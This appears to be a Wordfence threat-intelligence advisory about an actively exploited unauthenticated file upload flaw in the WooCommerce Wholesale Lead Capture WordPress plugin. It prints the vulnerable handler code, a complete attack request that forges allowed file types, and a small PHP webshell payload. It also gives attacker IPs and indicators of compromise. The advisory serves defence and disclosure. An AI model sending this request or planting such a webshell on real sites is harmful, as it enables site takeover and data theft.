On February 20th, 2026, a critical Unauthenticated Arbitrary File Upload vulnerability was publicly disclosed in WooCommerce Wholesale Lead Capture, a premium WordPress plugin with an estimated 6,000 active installations. This vulnerability can be leveraged by unauthenticated attackers to upload arbitrary files, including PHP backdoors, and achieve remote code execution. We added this vulnerability to the Wordfence Intelligence vulnerability database on February 25th, 2026. The Wordfence Firewall has already blocked over 100,000 exploit attempts targeting this vulnerability.
Wordfence Premium, Wordfence Care, and Wordfence Response users received a firewall rule to protect against known exploits targeting this vulnerability in WooCommerce Wholesale Lead Capture on February 27, 2026. Sites using the free version of Wordfence received the same protection 30 days later on March 29, 2026.
Considering this vulnerability is being actively exploited, we urge users to ensure their sites are updated with the latest patched version of WooCommerce Wholesale Lead Capture, version 2.0.3.2 at the time of this writing, as soon as possible.
Vulnerability Summary from Wordfence Intelligence

Vulnerability Details
WooCommerce Wholesale Lead Capture is a premium plugin that provides a custom wholesale registration form, including support for file upload fields. The plugin exposes an AJAX action, wwlc_file_upload_handler, that processes these uploads and is reachable by unauthenticated visitors.
public function wwlc_file_upload_handler() {

	if ( ! function_exists( 'wp_handle_upload' ) )
		require_once( ABSPATH . 'wp-admin/includes/file.php' );

	$uploaded_file = $_FILES[ 'uploaded_file' ];
	$file_settings = $_REQUEST[ 'file_settings' ];
	$file_settings = stripslashes( $file_settings );
	$file_settings = json_decode( $file_settings );
	$file_settings = (array) $file_settings;

	$temp      = explode( '.' , $uploaded_file[ 'name' ] );
	$ext       = end( $temp );
	$error_msg = '';

	// Enforce restriction of allowed filetypes
	if ( ! in_array( $ext , $file_settings[ 'allowed_file_types' ] ) || ! in_array( $uploaded_file[ 'type' ] , get_allowed_mime_types() ) ) {

		$error_msg = __( 'The format of the file you selected is not supported', 'woocommerce-wholesale-lead-capture' );

	} else if ( $uploaded_file[ 'size' ] > (int) $file_settings[ 'max_allowed_file_size' ] ) {

		$error_msg = __( 'The file you selected exceeds the maximum allowed file size', 'woocommerce-wholesale-lead-capture' );

	}

	if ( $error_msg ) {

		$response = array(
			'status'  => 'fail',
			'message' => $error_msg
		);

		if ( defined( 'DOING_AJAX' ) && DOING_AJAX ){

			header( 'Content-Type: application/json' );
			echo json_encode( $response );
			die();

		} else return $response;

	}

	// Generate unique number and add to filename
	$uploaded_file[ 'name' ] = str_replace( '.' . $ext , '' , $uploaded_file[ 'name' ] ) . '-' . time() . '.' . $ext;

	$upload_overrides = array(
		'test_form' => false,  // Turn off to avoid 'Invalid form submission.'
		'test_type' => false   // Bypass mime type check so we can avoid doing upload_mimes filter.
	);

	// Set temp upload directory for wwlc file upload
	add_filter( 'upload_dir' , array( $this->wwlc_bootstrap , 'wwlc_set_temp_directory' ) );

	// Perform file upload
	$file     = wp_handle_upload( $uploaded_file , $upload_overrides );
In the vulnerable version, the handler does check the uploaded file’s extension against a list of allowed file types. However, that list of allowed file types is read directly from the request rather than from the form’s server-side configuration. Because the check relies on this attacker-controlled value, an unauthenticated attacker can simply include php in their own list of allowed file types to bypass the restriction and upload a file with a .php extension.
This makes it possible for unauthenticated attackers to write a PHP webshell to the site and execute arbitrary code, which can be leveraged to create administrator accounts, exfiltrate data, or take complete control of the site.
As with all arbitrary file upload vulnerabilities, this can lead to complete site compromise through the use of webshells and other techniques.
A Closer Look at the Attack Data

The following data highlights actual exploit attempts from threat actors targeting this vulnerability. The attacker submits a request to the wwlc_file_upload_handler AJAX action containing a forged file_settings parameter and a malicious file with a .php extension.
Example attack request
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=e192c99c2c475858ec1b8e220b8f7674

--e192c99c2c475858ec1b8e220b8f7674
Content-Disposition: form-data; name="action"

wwlc_file_upload_handler
--e192c99c2c475858ec1b8e220b8f7674
Content-Disposition: form-data; name="file_settings"

{"allowed_file_types": ["php", "jpg"], "max_allowed_file_size": 99999999}
--e192c99c2c475858ec1b8e220b8f7674
Content-Disposition: form-data; name="uploaded_file"; filename="shell.php"
Content-Type: application/octet-stream
Expires: 0

<?php
echo "sohai";
if(isset($_GET['sohai'])){
echo(php_uname().'<form method="post" enctype="multipart/form-data" name="uploader" id="uploader"><input type="file" name="file" size="30"><input type="submit" value="Upload"></form>');if(@copy($_FILES['file']['tmp_name'],$_FILES['file']['name'])){echo('ok');}
}

--e192c99c2c475858ec1b8e220b8f7674--
The uploaded shell.php is a PHP webshell that reports host details and provides a browser-based upload form for writing additional malicious files to the site.
Wordfence Firewall
The following graphic demonstrates the steps to exploitation an attacker might take and at which point the Wordfence firewall would block an attacker from successfully exploiting the vulnerability.
Total Number of Exploits Blocked
The Wordfence Firewall has blocked over 100,000 exploit attempts since the vulnerability was publicly disclosed.



According to our data, attackers have been targeting this vulnerability for months, with a large number of exploit attempts blocked between June 4th and June 17th, and also on July 1st and August 30th.
Top Offending IP Addresses

The following IP Addresses are currently the most actively engaged IP addresses targeting the WooCommerce Wholesale Lead Capture:
- 92.241.13.213
- Over 24,900 blocked requests.
- 31.59.129.150
- Over 24,000 blocked requests.
- 2a0f:85c1:840:5389::1
- Over 16,000 blocked requests.
- 92.241.13.140
- Over 9,100 blocked requests.
- 23.137.105.214
- Over 6,700 blocked requests.
- 23.180.120.140
- Over 6,600 blocked requests.
- 104.194.9.138
- Over 6,100 blocked requests.
- 187.75.114.36
- Over 470 blocked requests.
- 114.10.43.203
- Over 310 blocked requests.
- 37.114.144.209
- Over 310 blocked requests.
Indicators of Compromise
Because a successful attack results in an executable PHP file being written to the server, it is recommended to review your site for any unexpected or recently created .php files, particularly within the uploads directory. In the attacks we have observed, the uploaded files were often given names such as shell.php, though attackers may use other filenames as well.
We also recommend reviewing your web server access logs for requests to /wp-admin/admin-ajax.php with the action parameter set to wwlc_file_upload_handler, especially those originating from the following IP addresses:
- 92.241.13.213
- 31.59.129.150
- 2a0f:85c1:840:5389::1
- 92.241.13.140
- 23.137.105.214
- 23.180.120.140
- 104.194.9.138
- 187.75.114.36
- 114.10.43.203
- 37.114.144.209
If you find evidence of compromise, we recommend removing any unexpected files and unknown administrator accounts, and reviewing the site for backdoors. The absence of any such log entries does not guarantee that your website has not been compromised.
Conclusion
In today’s article, we covered the attack data for a critical-severity Unauthenticated Arbitrary File Upload vulnerability in the WooCommerce Wholesale Lead Capture plugin that allows unauthenticated threat actors to upload executable PHP files and achieve remote code execution, leading to complete site compromise. Our threat intelligence indicates that attackers have been targeting this vulnerability for months, with a large number of exploit attempts blocked between June 4th and June 17th, and also on July 1st and August 30th. The Wordfence firewall has already blocked over 100,000 exploit attempts targeting this vulnerability.
Wordfence Premium, Wordfence Care, and Wordfence Response users received a firewall rule to protect against known exploits targeting this vulnerability in WooCommerce Wholesale Lead Capture on February 27, 2026. Sites using the free version of Wordfence received the same protection 30 days later on March 29, 2026.
Even if you have already received a firewall rule for this issue we urge you to ensure that your site is updated to the latest patched version in order to maintain normal functionality. If you have friends or colleagues using this plugin, be sure to forward this advisory to them, as sites could still be unprotected and unpatched.
If you believe your site has been compromised as a result of this vulnerability or any other vulnerability, we offer Incident Response services via Wordfence Care. If you need your site cleaned immediately, Wordfence Response offers the same service with 24/7/365 availability and a 1-hour response time. Both these products include hands-on support in case you need further assistance.
The post Attackers Actively Exploiting Critical Vulnerability in WooCommerce Wholesale Lead Capture Plugin appeared first on Wordfence.